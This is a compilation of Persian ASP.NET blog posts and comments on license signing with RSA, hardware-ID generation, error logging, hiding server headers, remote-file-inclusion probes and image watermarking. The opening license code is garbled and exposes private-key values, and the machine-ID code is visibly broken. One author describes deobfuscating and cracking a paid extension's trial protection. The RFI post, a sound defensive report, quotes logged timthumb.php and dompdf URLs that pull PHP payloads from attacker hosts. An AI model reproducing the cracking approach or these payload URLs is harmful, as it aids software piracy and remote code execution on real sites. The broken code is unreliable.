            var xml = File.ReadAllText("License.xml");
            const string publicKey = @"<RSAKeyValue>
                <Modulus>
                    </Modulus>
                    <Exponent>
                        AQAB
                    </Exponent>
                </RSAKeyValue>";

            var result = LicenseGenerator.ReadLicense(publicKey, xml);

            Console.WriteLine(result.Domain);
            Console.WriteLine(result.IssuedTo);
        }

        private static void writeLicense()
        {
            const string rsaData = @"<RSAKeyValue>
                <Modulus>
                    <Exponent>
                        AQAB
                    </Exponent>
                </Modulus>
            </RSAKeyValue>";

            mBNKFIc/LkMfaXvL1B/+6EujPkx3vB0vLu8jdESDSQLisT8K96RaDMD10Rmdw2XNdMw/6ZBuJjLhoY13qCU9t7biuL3SIxr858oJ1RL
M4PKhA/wVDcYnJXmAUuOyxP/vfvb798o6zAC1R2QWuzG+yJQR7bFmbKH0tXF/NOcSgbc=
                </Modulus>
                <Exponent>
                    AQAB
                </Exponent>
            </RSAKeyValue>";
        }
    }
}
```

```

<P>
xwPKN77Ec01MTD202Csv6k9Y4aen8UBVYjeQ4PtrNGz0Zx6I1MxLEFzRpikC/Ney3xKg0Icwj0ebAQ04d5+HAQ==
</P>
<Q>
w568t0Xe60BUfCyAuo7tTv4eLgczHntVLpjxcxdUksdVw7NJtlnOLApJVJ+U6/85Z7Ji+eVhuN91yn04pQkAtw==
</Q>
<DP>
svkEjRdA4WP5uoKNiHdmMshCvUQh8wKRbq/D2aAgq9fj/yx1j0FdrAxc+ZQFyk5MbPH6ry00jVWu3sY95s4PAQ==
</DP>
<DQ>
WcRsIUYk5oSbAGiDohiYeZlPTBvtr101V669IUfhAGJL8cEWnOXksodoIGimzGBrD5GARrr3yRcL1GLPuCEvQ==
</DQ>
<InverseQ>
wIbuKBZSCioG6MHdT1jxlv6U1+Y3TX9sHED9PqGzWwpVGA+xFJmQUxoFF/SvHzbB1XnG0DLqUvxEv+BkEid2w==
</InverseQ>
<D>
Yk21yWdT1Bfxqlw30NyN7qNNNuM/Uvh2eaRkCrhvFTckSucxs7st6qig2/RPIwwfr6yIc/bE/TR03huQicTpC2w3aXsBI982200X4Bd
WCec2txXpSkbZW24moXu+OSHFAdYoOEN6ocR7tAGykIqENshR07HvONJs0E5+1kf2GAE=
</D>
</RSAKeyValue>";

        string data = LicenseGenerator.CreateLicense(
            rsaData,
            new License
            {
                Id = Guid.NewGuid(),
                Domain = "dotnettips.info",
                Expiration = DateTime.Now.AddYears(2),
                IssuedTo = "VahidN",
                Type = LicenseType.Standard
            });
        File.WriteAllText("License.xml", data);
    }
}
}

```

ابتدا توسط متدهای CreateRSAKeyPair کلیدهای لازم را تهیه و ذخیره کنید. این کار یکبار باید صورت گیرد. همانطور که مشاهده می‌کنید، اطلاعات کامل یک نمونه از آن، در متدهای writeLicense و readLicense تنها به قسمت عمومی آن یعنی Modulus و Exponent نیاز خواهد بود (موارد قابل انتشار به همراه برنامه).

سؤال: امنیت این روش تا چه اندازه است؟
پاسخ: تا زمانیکه کاربر نهایی به کلیدهای خصوصی شما دسترسی پیدا نکند، امکان تولید معادل آنها تقریباً در حد صفر است و به طول عمر او قد نخواهد داد!
اما ... مهاجم می‌تواند کلیدهای عمومی و خصوصی خودش را تولید کند. مجوز دلخواهی را بر این اساس تهیه کرده و سپس کلید عمومی جدید را در برنامه، بجای کلیدهای عمومی شما درج (patch) کند! بنابراین [روش بررسی اینکه آیا برنامه جاری patch شده است یا خیر](#) را فراموش نکنید. یا عموماً مطابق معمول قسمتی از برنامه که در آن مقایسه‌ای بین اطلاعات دریافتی و اطلاعات مورد انتظار وجود دارد، وصله می‌شوند؛ این مورد عمومی است و منحصر به روش جاری نمی‌باشد.

دریافت نسخه جنریک این مثال:

SignedXmlSample.zip

نظرات خوانندگان

نوبنده: آراز پاشازاده
تاریخ: ۱۳۹۱/۱۲/۲۳ ۱۹:۴۳

مقاله کاملاً مفید و جامع بود من نمونه مثال را دانلود و اجرا کردم ولی متاسفانه چیزی در مورد طریقه تست برنامه نگفتین؟

چطوری تست کنم تا متوجه بشم مجوز کار میکنه یا نه؟

نوبنده: وحید نصیری
تاریخ: ۱۳۹۱/۱۲/۲۳ ۱۹:۵۳

نحوه بررسی فایل تولیدی، در متدهای `readLicense` و `writeLicense` ذکر شده است. فایل مجوز تولید می‌کند؛ سپس محتوای آن را خوانده و نمایش می‌دهد (چیزی که نهایتاً در برنامه شما استفاده خواهد شد).

چند روز پیش یک افزونه در nuget نظرم رو به خودش جلب کرد . بعد از دانلود و نصب اون و مقداری کار کردن باهاش جای خودش رو تو دلم باز کرد ولی متناسبانه این افزونه تا 21 روز رایگان بود. توی نت برای پیدا کردن سریال و یا کرکش زیاد گشتم ولی هیچ چیز یافت نشد . شاید به خاطر اینکه از زمان تولیدش زیاد نمیگذره ... در هر حال گذشتن از خیرش برای سخت بود بنابر این به یاد قدیم تصمیم گرفتم خودم دست به کار بشم و release کنمش ...

بعد از deobfuscate کردن سیستم امنیتیش نکات خیلی جالبی داشت که یکیش ایجاد شناسه‌ی منحصر به فرد برای هر سیستم بود . البته شاید باورش سخت باشه ولی برای بخش امنیتیش 23 تا کلاس داشت که هر کدام کلی تابع و ... داشتن که همه هم به هم مرتبط بود . تا به حال ندیده بودم توی هیچ افزونه ای اینقدر روی امنیتیش کار بشه و خب همینم باعث شد 4-5 ساعت وقتمو بگیره ...

کد زیر رو از یکی از کلاس هاش استخراج کردم که توسط اون میتوانید یک شناسه منحصر به فرد بر اساس مشخصات پردازنه - برد اصلی و ... تولید کنید . فقط در هنگام استفاده توجه داشته باشید به ارجاع‌های برنامه و اینکه باید System.Management رو به همراه reference برنامه اضافه بکنید حتما ...

```

using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using Microsoft.Win32;
using System.Management;

namespace ConsoleApplication1
{
  class Program
  {
    private static string GetSystemCode_int1(byte[] byte_0)
    {
      if (byte_0 != null)
      {
        return Convert.ToBase64String((new MD5CryptoServiceProvider()).ComputeHash(byte_0));
      }
      else
      {
        return string.Empty;
      }
    }

    private static string GetSystemCode_int0(string string_2)
    {
      if (!string.IsNullOrEmpty(string_2))
      {
        return GetSystemCode_int1(Encoding.UTF8.GetBytes(string_2));
      }
      else
      {
        return string.Empty;
      }
    }

    public static string GetSystemCode()
    {
      string key = null;
      if (key == null)
      {
        string empty = string.Empty;
        try
        {
          ManagementClass managementClass = new ManagementClass("win32_processor");
          ManagementObjectCollection instances = managementClass.GetInstances();
          foreach (ManagementBaseObject instance in instances)
        }
        catch { }
      }
    }
}
  
```

```
{  
    try  
    {  
        empty = string.Concat(empty,  
instance.Properties["processorID"].Value.ToString());  
        break;  
    }  
    catch  
    {  
    }  
}  
catch  
{  
    try  
    {  
        ManagementObjectSearcher managementObjectSearcher = new  
ManagementObjectSearcher("Select * From Win32_BaseBoard");  
        foreach (ManagementBaseObject managementBaseObject in  
managementObjectSearcher.Get())  
        {  
            empty = string.Concat(empty,  
managementBaseObject["SerialNumber"].ToString().Trim());  
        }  
    }  
    catch  
    {  
    }  
}  
try  
{  
    ManagementObject managementObject = new  
ManagementObject("win32_logicaldisk.deviceid=\"C:\\\"");  
    managementObject.Get();  
    empty = string.Concat(empty, managementObject["VolumeSerialNumber"].ToString());  
}  
catch  
{  
}  
if (string.IsNullOrWhiteSpace(empty))  
{  
    empty = Environment.MachineName;  
}  
key = GetSystemCode_int0(empty);  
}  
return key;  
}  
  
static void Main(string[] args)  
{  
    Console.WriteLine(GetSystemCode());  
    Console.ReadKey();  
}  
}  
}
```

نظرات خوانندگان

نویسنده: ابوالفضل حسن الدین
تاریخ: ۱۳۹۱/۱۱/۱۳ ۱۱:۲۶

سلام
ممnon از پست... شاید اگر اجزای بیشتری از سیستم امنیتی یاد شده بیان می‌شد، بازخورد بهتری داشت. می‌شه اسم افزونه رو معرفی کنین؟

نویسنده: سید مهران موسوی
تاریخ: ۱۳۹۱/۱۱/۱۳ ۱۲:۲۵

افزونه‌ی مذکور رو میتوانید از [سایت رسمی خودش](#) دریافت کنید.

محتوای این پست صرفاً مرتبط است با عنوان پست.

تعدادی از اجزای مهم سیستم امنیتی این افزونه شامل:

- 1) ارتباط با وب سرویس سایت سازنده و دریافت کد فعال سازی موقت مختص به سیستم شما و ثبت اطلاعات سیستم شما در بانک اطلاعاتی سایت است برای جلوگیری استفاده مجدد از نسخه‌ی ازماشی بعد از 21 روز . (البته بعد از 21 روز فقط تعدادی از قابلیت‌ها غیر فعال میشوند و بقیه رایگان هستند از جمله دیباگینگ php در vs !).
- 2) ایجاد کد منحصر به فرد هر سیستم.
- 3) ترکیب کد منحصر به فرد با شماره package ای که بعد از نصب افزونه vs به ان اختصاص میدهد و ...

در کل نکات جالبی رو رعایت کرده بود و تعداد زیادی از کلاس‌ها رو پیاده سازی کرده بود که ارتباطاتی با هم داشتند فقط و فقط جهت سخت کردن debugging که از کارش خوشم اومد ...

جهت مقابله با حملات XSS بطور پیش‌فرض از ورود تگ‌های HTML جلوگیری می‌کند و در صورتی که ورودی کاربر شامل این تگ‌ها باشد،HttpRequestValidationException صادر می‌گردد. لگ کردن و بررسی این خطاهای جهت آگاهی از وجود حمله بی‌اهمیت نیست. اما متأسفانه [ELMAH](#) که به عنوان معمول‌ترین ابزار ثبت خطاهای کاربرد دارد این نوع Exception‌ها را ثبت نمی‌کند. دلیل آن هم این است که ELMAH در رویه‌های درونی خود اقدام به خواندن ورودی‌های کاربر می‌کند و در این هنگام اگر ورودی کاربر نامعتبر باشد، Exception مذکور صادر می‌شود و فرصتی برای ادامه روند و ثبت خطا باقی نمی‌ماند. به هر حال ضروری است که این نقیصه را خودمان جبران کنیم. راه حل افزودن یک فیلتر سفارشی برای ثبت خطاهای به شکل زیر است (ASP.NET MVC):

```
public class ElmahRequestValidationErrorHandler : IExceptionFilter
{
    public void OnException(ExceptionContext context)
    {
        if (context.Exception is HttpRequestValidationException)
            ErrorLog.GetDefault(HttpContext.Current).Log(new Error(context.Exception));
    }
}
```

فیلتر فوق باید در Global.asax معرفی شود:

```
public static void RegisterGlobalFilters (GlobalFilterCollection filters)
{
    filters.Add(new ElmahRequestValidationErrorHandler());
    filters.Add(new HandleErrorAttribute());
}
```

به این ترتیب [HttpRequestValidationException](#) هم بعد از این در سیستم ELMAH ثبت خواهد شد.

نظرات خوانندگان

نویسنده: یاسر مرادی
تاریخ: ۱۴:۳ ۱۳۹۱/۱۱/۲۸

با سلام، در چک لیست ASP.NET MVC مورد زیر وجود دارد آیا مورد زیر کماکا معتبر است ؟
- فیلتر پیش فرض مدیریت خطاهای حذف و بجای آن از [ELMAH](#) استفاده شود.

با سپاس

نویسنده: وحید نصیری
تاریخ: ۱۴:۲۶ ۱۳۹۱/۱۱/۲۸

- به سطر `HandleErrorAttribute` پیش فرض نیازی نیست (البته اگر تنظیمات وب کانفیگ درستی داشته باشد). [در قسمت ۱۶](#) سری MVC توضیح دادم. وجود آن سبب می‌شود که ELMAH اصلاً کار نکند و خطای مدیریت نشده‌ای به آن ارجاع داده نشود (چون قبل مدیریت نشده).

- بله. همچنان [ELMAH](#) معتبر است. نکته فوق را هم اضافه کنید، کاملتر خواهد شد.

نویسنده: داود زینی
تاریخ: ۱۴:۲۸ ۱۳۹۱/۱۱/۲۸

سلام
این چک لیست توسط آقای نصیری تهیه شده بود. این مورد هم از نظر من معتبر است.
با تشکر

در تکمیل [این مطلب](#) برای حذف هدرهای مربوط به وب سرور در برنامه‌های ASP.NET MVC از روش زیر می‌توانیم استفاده کنیم.

در حالت پیش فرض تمام پاسخهای که به سمت سرور ارسال می‌شوند به همراه خود یک سری جزئیات را نیز منتقل می‌کنند.

Transformer | Headers | TextView | ImageView | HexView | WebView | Auth | Caching | Privacy

Response Headers

HTTP/1.0 200 OK

- Cache
 - ... Cache-Control: private
 - ... Date: Sun, 28 Oct 2012 21:33:46 GMT
 - ... X-Cache: MISS from none
- Entity
 - ... Content-Length: 15929
 - ... Content-Type: text/html; charset=utf-8
- Miscellaneous
 - ... Server: Microsoft-IIS/6.0
 - ... X-AspNetMvc-Version: 3.0
 - ... X-AspNet-Version: 4.0.30319
 - ... X-Cache-Lookup: MISS from none:80
 - ... X-Powered-By: ASP.NET
- Transport
 - ... Connection: keep-alive
 - ... Via: 1.0 none (squid)

برای یک وب اپلیکیشن ASP.NET MVC این هدرها را داریم :

Server: که توسط IIS اضافه می‌شود.

X-AspNet-Version: که در زمان Flush در httpResponse اضافه می‌شود.

X-AspNetMvc-Version: که توسط System.Web.dll در MvcHandler اضافه می‌شود.

X-Powered-By: این مورد نیز توسط IIS اضافه می‌شود.

هکرها از اینکه فریم ورک مورد استفاده چه چیزی است خوشحال خواهند شد: اگر سرور شما برای مدتی Update نشده باشد و یک آسیب پذیری امنیتی بزرگ برای ورژن فریم ورکی که استفاده می‌کنید پیدا شود در نتیجه به هکرها برای رسیدن به هدفشان

کمک کرده اید.

به علاوه این هدرها فضایی را برای تمام پاسخها در نظر میگیرند (البته در حد چندین بایت ولی در اینجا بحث برروی Optimization است).

برای حذف این هدرها باید مراحل زیر را انجام دهیم:

حذف کردن هدر Server : به Global.asax.cs رفته و رویداد Application_PresendRequestHeaders با کد زیر را به آن اضافه کنید :

```
protected void Application_PresendRequestHeaders(object sender, EventArgs e)
{
    var app = sender as HttpApplication;
    if (app == null || !app.Request.IsLocal || app.Context == null)
        return;
    var headers = app.Context.Response.Headers;
    headers.Remove("Server");
}
```

حذف کردن هدر X-AspNetMvc-Version : در فایل Application_Start به رویداد Global.asax.cs این کد زیر را اضافه کنید :

```
protected void Application_Start()
{
    ...
    MvcHandler.DisableMvcResponseHeader = true;
    ...
}
```

حذف کردن هدر X-AspNet-Version : به فایل Web.Config مراجعه کرده و این المتن را در داخل system.web اضافه کنید:

```
<system.web>
    ...
    <httpRuntime enableVersionHeader="false" />
    ...
</system.web>
```

حذف کردن هدر X-Powered-By : در داخل فایل Web.Config در داخل system.webServer این خطوط را اضافه کنید:

```
<system.webServer>
    ...
    <httpProtocol>
        <customHeaders>
            <remove name="X-Powered-By" />
        </customHeaders>
    </httpProtocol>
    ...
</system.webServer>
```

با انجام مراحل فوق پاسخهای سرور سبکتر شده و در نهایت حاوی اطلاعات مهم در مورد ورزش فریم ورک نمیباشد.

نظرات خوانندگان

نویسنده: sysman | تاریخ: ۱۳۹۲/۰۱/۱۴ | ساعت: ۲۲:۰۰

ممنون از این مطلب مفید ولی من یک مشکلی دارم کاری که گفتید را انجام دادم و همه چیز خوب انجام شد ولی در بخش modernizr-2.5.3.js باز هم اطلاعات سرور رو به من میدهد

The screenshot shows the Network tab of a browser's developer tools. It lists three requests:

- GET site.css (status 30)
- GET modernizr-2.5.3.js (status 30)
- GET jquery-1.9.1.js (status 20)

For the GET modernizr-2.5.3.js request, the Headers and Response sections are expanded:

Response Headers:

- Accept-Ranges: bytes
- Date: Tue, 02 Apr 2013 19:47:23 GMT
- Etag: "f73f4a0b72fce1:0"
- Server: Microsoft-IIS/8.0
- X-SourceFiles: =?UTF-8?B?RDpcVmlzdWFsIFN0dWRpb?=

Request Headers:

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Cache-Control: max-age=0
- Connection: keep-alive
- Host: localhost:32668
- If-Modified-Since: Tue, 02 Apr 2013 15:30:27 GMT
- If-None-Match: "f73f4a0b72fce1:0"
- Referer: http://localhost:32668/
- User-Agent: Mozilla/5.0 (Windows NT 6.2; ...)

نویسنده: علی | تاریخ: ۱۳۹۲/۰۱/۱۴ | ساعت: ۳۶:۰۰

فایل‌های استاتیک رو هم باید به موتور ASP.NET مپ کنید. تا زمانیکه مپ نباشند مستقیماً توسط IIS سرو می‌شن و تنظیمات روی اون‌ها تاثیری نداره.

نویسنده: sysman | تاریخ: ۱۳۹۲/۰۱/۱۴ | ساعت: ۱۰:۴۰

نمی‌دونم این کاری که گفتین رو دقیقاً چطور انجام بدhem ولی این کار باعث ایجاد کندی نمی‌شه؟ اگر در خود IIS تنظیمات [این پست](#) رو اعمال کنم به نتیجه میرسم؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۱/۱۴ ۱۱:۱۳

- برای فایل‌های جاوا اسکریپت توصیه من این است:
 - (الف) اگر از Web forms استفاده می‌کنید: استفاده از Script manager (^ و ^ Script manager)
 - (ب) اگر از MVC استفاده می‌کنید: استفاده از Bundling & minification در هر دو حالت نحوه ارائه اسکریپت‌ها تحت کنترل برنامه ASP.NET در خواهد آمد و مستقیماً و بدون دخالت IIS در سمت سرور فعال شود، این مساله بار اضافه‌ای را به سرور تحمیل نخواهد کرد.
- برای مپ کردن فایل‌های استاتیک به موتور ASP.NET می‌شود از StaticFileHandler استفاده کرد. اگر کش کردن اطلاعات استاتیک در سمت سرور فعال شود، این مساله بار اضافه‌ای را به سرور تحمیل نخواهد کرد.

```
<system.web>
  <httpHandlers>
    <add path="*.js" verb="*" type="System.Web.StaticFileHandler" />
  </httpHandlers>
```

نویسنده: یونس دوست
تاریخ: ۱۳۹۲/۰۶/۰۲ ۱۱:۳۴

سلام. من از این استفاده کردم ولی موقع حذف Header مربوط به سرور ارور زیر را میدم:
 This operation requires IIS integrated pipeline mode
 ضمناً من از iis 7.5 استفاده می‌کنم و توی Application Pools هم Classic .Net AppPool رو در حالت pipeline قرار دادم هم DefaultAppPool ولی همچنان ارور رو دارم. مشکل از کجاست؟
 ممنون.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۶/۰۲ ۱۱:۵۴

- محل تست کردن واقعی این کدها بر روی ویندوز سرور است و نه دیباگر و وب سرور آزمایشی ویژوال استودیو.
- شما اگر تا این حد دسترسی به IIS دارید، اصلاً نیازی به کدنویسی برای حذف هدرهای وب سرور نخواهید داشت. به قسمت URL کنسول مدیریتی مراجعه و مداخل موجود را حذف یا ویرایش کنید.
- + حذف هدر مربوط به نام Server کار ساده‌ای نیست. خیلی‌ها از روش HTTP module هم جواب نگرفته‌اند، اما با استفاده از URL Scan خود مایکروسافت قابل حذف است (این برنامه روی ویندوز‌های سرور 2003 به بعد قابل نصب است). بعد از نصب به فایل C:\Windows\System32\inetsrv\UrlScan\UrlScan.ini RemoveServerHeader را با 1 مقدار دهی کنید. ضمناً قبل از نصب URLScan تغییر زیر را هم امتحان کنید (بجای Remove از Set استفاده شده):

```
void OnPreSendRequestHeaders(object sender, EventArgs e)
{
    HttpContext.Current.Response.Headers.Set("Server", "CERN httpd");
}
```

نویسنده: پیام دات نت
تاریخ: ۱۳۹۳/۰۳/۱۵ ۲۰:۳۵

سلام؛ ممنون از مطلب خوبتون. من تو IIS 8 Local اجرا کردم درست کار می‌کنه و بسیار عالیه. اما تو اجرای نهایی روی سرور هدر Server حذف نشد و از سمت سرور ارسال می‌شد. بعد از کلی جستجو به نتیجه زیر رسیدم.

```
<system.webServer>
  <rewrite>
    <outboundRules>
      <rule name="Remove RESPONSE_Server" >
        <match serverVariable="RESPONSE_Server" pattern=".+" />
        <action type="Rewrite" value="" />
      </rule>
    </outboundRules>
  </rewrite>
</system.webServer>
```

نوبنده: دانش پژوه
تاریخ: ۱۳۹۳/۱۰/۰۲ ۱۱:۳۹

ممنون از مطلبتون

فقط یک نکته رو میخواستم بگم نام کوکی سشن بطور پیشفرض ASP.NET_SessionId هست و میشه از این نام فهمید که سرور asp.net هستش. از طریق کد زیر توی وب کافیگ میتوانید تغییرش بدید:

```
<system.web>
  <sessionState cookieName="foo" />
</system.web>
```

مدتی هست که با بررسی لاگ‌های خطای برنامه سایت، به این نوع لینک‌ها(ی یافت نشد) می‌رسم:

```
http://www.thissite.info/wp-themes_page/netweb/timthumb.php?src=http://wordpress.com.4creatus.com/info.php
http://www.thissite.info/pivotx/includes/timthumb.php?src=http://picasa.com.ganesavaloczi.hu/jos.php
http://www.thissite.info/pivotx/includes/timthumb.php?src=http%3A%2F%2Fflickr.com.topsitebi.ge%2Fcpx.php
http://www.thissite.info/pivotx/includes/timthumb.php?src=http%3A%2F%2Fpicasa.com.fm-pulizie.it%2Fxgood.php
http://www.thissite.info/pivotx/includes/timthumb.php?src=http%3A%2F%2Fflickr.com.showtimeentertainment.ca%2Fstunxx.php
```

و نکته جالب این‌ها، وجود خارجی داشتن سایتی مانند <http://wordpress.com.4creatus.com> است. ابتدای نام دومین را هم با flickr.com یا wordpress.com شروع کرده‌اند تا آنچنان مشکوک به نظر نرسد.
به نظر این مساله باگی است در فایل timthumb.php بلاگ‌های وردپرس که دارد مورد سوء استفاده واقع می‌شود. به عبارتی این فایل خاص، به علت داشتن باگ امنیتی، امکان اجرای کد از راه دور را فراهم کرده است. برای نمونه اگر به آدرس مذکور مراجعه کنید فایل‌های php آن قابل دریافت و بررسی هستند. این فایل‌ها در ابتدای کار دارای هدر Gif بوده و در ادامه دارای کد PHP هستند. کدهای آن هم ابتدا base64 encoded شده‌اند و سپس .gzip encoded.

در کل جهت اطلاع کلیه کسانی که از وردپرس استفاده می‌کنند برای بررسی وضعیت سایت یا بلاگ خودشان.

نظرات خوانندگان

نویسنده: آرش
تاریخ: ۱۳۹۲/۰۱/۱۶ ۲۱:۵۸

درود
ممکن است قدری بیشتر توضیح دهید، من تقریباً چیزی دستگیرم نشد
با سپاس

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۱/۱۶ ۲۲:۸

. timthumb.php remote code execution را در گوگل جستجو کنید.

نویسنده: محمد صادق شاد
تاریخ: ۱۳۹۲/۰۱/۱۷ ۱۸:۳۹

امروز یکی از همکاران متوجه یه همچین مشکلی شد. دلیلشم استفاده از قالب‌های اماده (غالباً دارای کدهای مخرب) بود.

نویسنده: رضوى
تاریخ: ۱۳۹۲/۰۱/۱۸ ۱۶:۳۸

سلام
به این روش RFI یا Remote File Inclusion گفته می‌شود.
مشکل از جایی ناشی می‌شود که برنامه نویس در کد خود include را به صورت پارامتری از ورودی قرار داده است. البته اگر
Remote File Include در تنظیمات PHP غیر فعال باشد با استفاده از این روش هکر نمی‌تواند کاری انجام دهد(حتی با وجود باغ در
(کد)
برای بررسی phpinfo را چک کنید

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۱/۲۵ ۱۲:۲۸

سعی و خطای جدیدی که لاغ شده:

```
path : \dompdf\dompdf.php
QUERY_STRING input_file=http://miroslavmorant.com/tutoriales/wp-content/plugins/contact-form-7/images/id.flv???
```

نتیجه: فایل dompdf.php نیز احتمالاً مشکل امنیتی دارد. بررسی کنید.

نویسنده: محمد باقر سیف اللهی
تاریخ: ۱۳۹۲/۰۱/۲۵ ۲۱:۵۱

مورد مشابهی که برای لاغ‌های من نیز پیش آمد :

```
/themes/Fkthemes/thumb.php?src=http://flickr.com.tecnobotica.com/bad.php
```

```
/wp-content/themes/Fkthemes/thumbopen.php?src=http://flickr.com.tecnobotica.com/bad.php
```

نوبسند: علیرضا
تاریخ: ۹:۲۰ ۱۳۹۲/۰۱/۲۶

با سلام؛ سایت شما با asp.net مگه نوشته نشده ؟! پس این لاگها و وردپرس ارتباطشون رو با سایت شما متوجه نمیشم !

نوبسند: وحید نصیری
تاریخ: ۱۰:۴ ۱۳۹۲/۰۱/۲۶

اخبار مرتبط رو دنبال میکنید؟ خبر از یک سری حملات گسترده بود ... یعنی حملاتی کور ... سعی میکنند و باز هم سعی میکنند، خیلی از جاهای، شاید چند جایی جواب داد.

درگیر شدن با سایت‌های دیگر که چرا مطالب ما را کپی کرده‌اید نهایتاً بجز فرسایش عصبی حاصل دیگری را به همراه ندارد. اساساً زمانیکه مطلبی را به صورت باز در اینترنت انتشار می‌دهید، قید کپی شدن یا نشنون آن را باید زد. اما ... می‌توان همین سایت‌ها را تبدیل به تبلیغ کننده‌های رایگان کار خود نمود که در ادامه نحوه انجام آن را در یک برنامه ASP.NET MVC بررسی خواهیم کرد:

الف) نیاز است ارائه تصاویر تحت کنترل برنامه باشد.

```
using System.IO;
using System.Net.Mime;
using System.Web.Mvc;

namespace MvcWatermark.Controllers
{
    public class HomeController : Controller
    {
        const int ADay = 86400;

        public ActionResult Index()
        {
            return View();
        }

        [OutputCache(VaryByParam = "fileName", Duration = ADay)]
        public ActionResult Image(string fileName)
        {
            fileName = Path.GetFileName(fileName); // است
            var rootPath = Server.MapPath("~/App_Data/Images");
            var path = Path.Combine(rootPath, fileName);
            if (!System.IO.File.Exists(path))
            {
                var notFoundImage = "notFound.png";
                path = Path.Combine(rootPath, notFoundImage);
                return File(path, MediaTypeNames.Image.Gif, notFoundImage);
            }
            return File(path, MediaTypeNames.Image.Gif, fileName);
        }
    }
}
```

در اینجا یک کنترلر را مشاهده می‌کنید که در اکشن متده `Image` آن، نام یک فایل دریافت شده و سپس این نام در پوشه App_Data/Images جستجو گردیده و نهایتاً در مرورگر کاربر Flush می‌شود. از آنجائیکه الزامی ندارد `fileName`، واقعاً یک `fileName` صحیح باشد، نیاز است توسط متده استاندارد `Path.GetFileName` این نام دریافتی اندکی تمیز شده و سپس مورد استفاده قرار گیرد. همچنین جهت کاهش بار سرور، از یک `OutputCache` به مدت یک روز نیز استفاده گردیده است. نحوه استفاده از این اکشن متده نیز به نحو زیر است:

```

```

ب) آیا فراخوان تصویر ما را مستقیماً در سایت خودش قرار داده است؟

```
private bool isEmbeddedIntoAnotherDomain
{
    get
```

```
{  
    return this.HttpContext.Request.UrlReferrer != null &&  
    !this.HttpContext.Request.Url.Host.Equals(this.HttpContext.Request.UrlReferrer.Host,  
    StringComparison.InvariantCultureIgnoreCase);  
}
```

در ادامه توسط خاصیت سفارشی `isEmbeddedIntoAnotherDomain` درخواهیم یافت که درخواست رسیده، از دومین جاری صادر شده است یا خیر. اینکار توسط بررسی `UrlReferrer` ارسال شده توسط مروگر صورت می‌گیرد. اگر `Host` این `UrlReferrer` با `Host` درخواست جاری یکی بود، یعنی تصویر از سایت خودمان فراخوانی شده است.

ج) افزودن خودکار Watermark در صورت کپی شدن در سایتی دیگر

```
private byte[] addWaterMark(string filePath, string text)  
{  
    var image = new WebImage(filePath);  
    image.AddTextWatermark(text);  
    return image.GetBytes();  
}
```

کلاسی در فضای نام `System.Web.Helpers` وجود دارد به نام `Watermark` که کار افزودن Watermark را بسیار ساده کرده است. نمونه‌ای از نحوه استفاده از آن را در متد فوق ملاحظه می‌کنید.
اما ... پس از امتحان تصاویر مختلف ممکن است گاهها با خطای زیر مواجه شویم:

A Graphics object cannot be created from an image that has an indexed pixel format.

مشکل از اینجا است که تصاویر با فرمات ذیل برای انجام کار Watermark پشتیبانی نمی‌شوند:

```
PixelFormatUndefined  
PixelFormatDontCare  
PixelFormat1bppIndexed  
PixelFormat4bppIndexed  
PixelFormat8bppIndexed  
PixelFormat16bppGrayScale  
PixelFormat16bppARGB1555
```

اما می‌توان تصویر دریافتی را ابتدا تبدیل به BMP کرد و سپس Watermark دار نمود:

```
private byte[] addWaterMark(string filePath, string text)  
{  
    using (var img = System.Drawing.Image.FromFile(filePath))  
    {  
        using (var memStream = new MemoryStream())  
        {  
            using (var bitmap = new Bitmap(img))//avoid gdi+ errors  
            {  
                bitmap.Save(memStream, ImageFormat.Png);  
                var webImage = new WebImage(memStream);  
                webImage.AddTextWatermark(text, verticalAlign: "Top", horizontalAlign: "Left",  
fontColor: "Brown");  
                return webImage.GetBytes();  
            }  
        }  
    }  
}
```

در اینجا نمونه اصلاح شده متد `addWaterMark` فوق را بر اساس کار با تصاویر bmp و سپس تبدیل آن‌ها به png، ملاحظه می‌کنید. به این ترتیب دیگر به خطای یاد شده بر نخواهیم خورد.

در ادامه، قسمت آخر کار، اعمال این مراحل به اکشن متده است:

```
if (isEmbeddedIntoAnotherDomain)
{
    var text = Url.Action(actionName: "Index", controllerName: "Home", routeValues: null,
protocol: "http");
    var content = addWaterMark(path, text);
    return File(content, MediaTypeNames.Image.Gif, fileName);
}
return File(path, MediaTypeNames.Image.Gif, fileName);
```

در اینجا اگر تشخیص داده شود که تصویر، در دومین دیگری لینک شده است، آدرس سایت ما به صورت خودکار در بالای تصویر درج خواهد شد.

کدهای نهایی این کنترلر را از اینجا می‌توانید دریافت کنید:

[HomeController.cs](#)

به همراه نمونه تصویری که استثنای یاد شده را تولید می‌کند؛ جهت آزمایش بیشتر:

[EFStra08.gif](#)

نظرات خوانندگان

نویسنده: محسن جمشیدی
تاریخ: ۱۳۹۲/۰۲/۱۹ ۸:۵۷

اتفاقاً دیروز دیدم در سایتی مطالب این سایت استفاده شده بود که برایم خواشایند نبود. توجهم به تصاویر جلب شد که نام dotnettips درج شده بود فکر کردم که جدیداً این امکان اضافه شده و بعد از بررسی متوجه شدم که این اتفاق در سایتها دیگر می‌افتد برایم جالب بود

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۳/۱۴ ۸:۲۷

جهت تکمیل بحث، [با استفاده از IIS Url Rewrite](#) نیز می‌توان شبیه چنین کاری را انجام داد.

نویسنده: حمید حسین وند
تاریخ: ۱۳۹۳/۰۲/۱۰ ۰:۲۳

سلام
آیا میشه همچین کاری رو توی asp.net web form کرد؟
یا اصلاً یه کاری میشه کرد وقتی تصویر رو از طریق همین redactor (فایل ashx) آپلود میکنیم همون لحظه لوگویی یا متنی رو بهش اضافه کنه؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۲/۱۰ ۰:۳۲

کدهای فوق قابل تبدیل به یک Generic handler و ب فرم ها (فایل های ashx) هستند. در اینجا بجای Url.Action فوق برای مقدار .pic.ashx?filename=tst.png دهی، خواهید داشت `img src="` در اینجا [در اینجا](#) می‌توانید مطالعه کنید.
ضمناً ASP.NET MVC سورس باز است و کدهای متدهای آنرا AddTextWatermark می‌توانید مطالعه کنید.

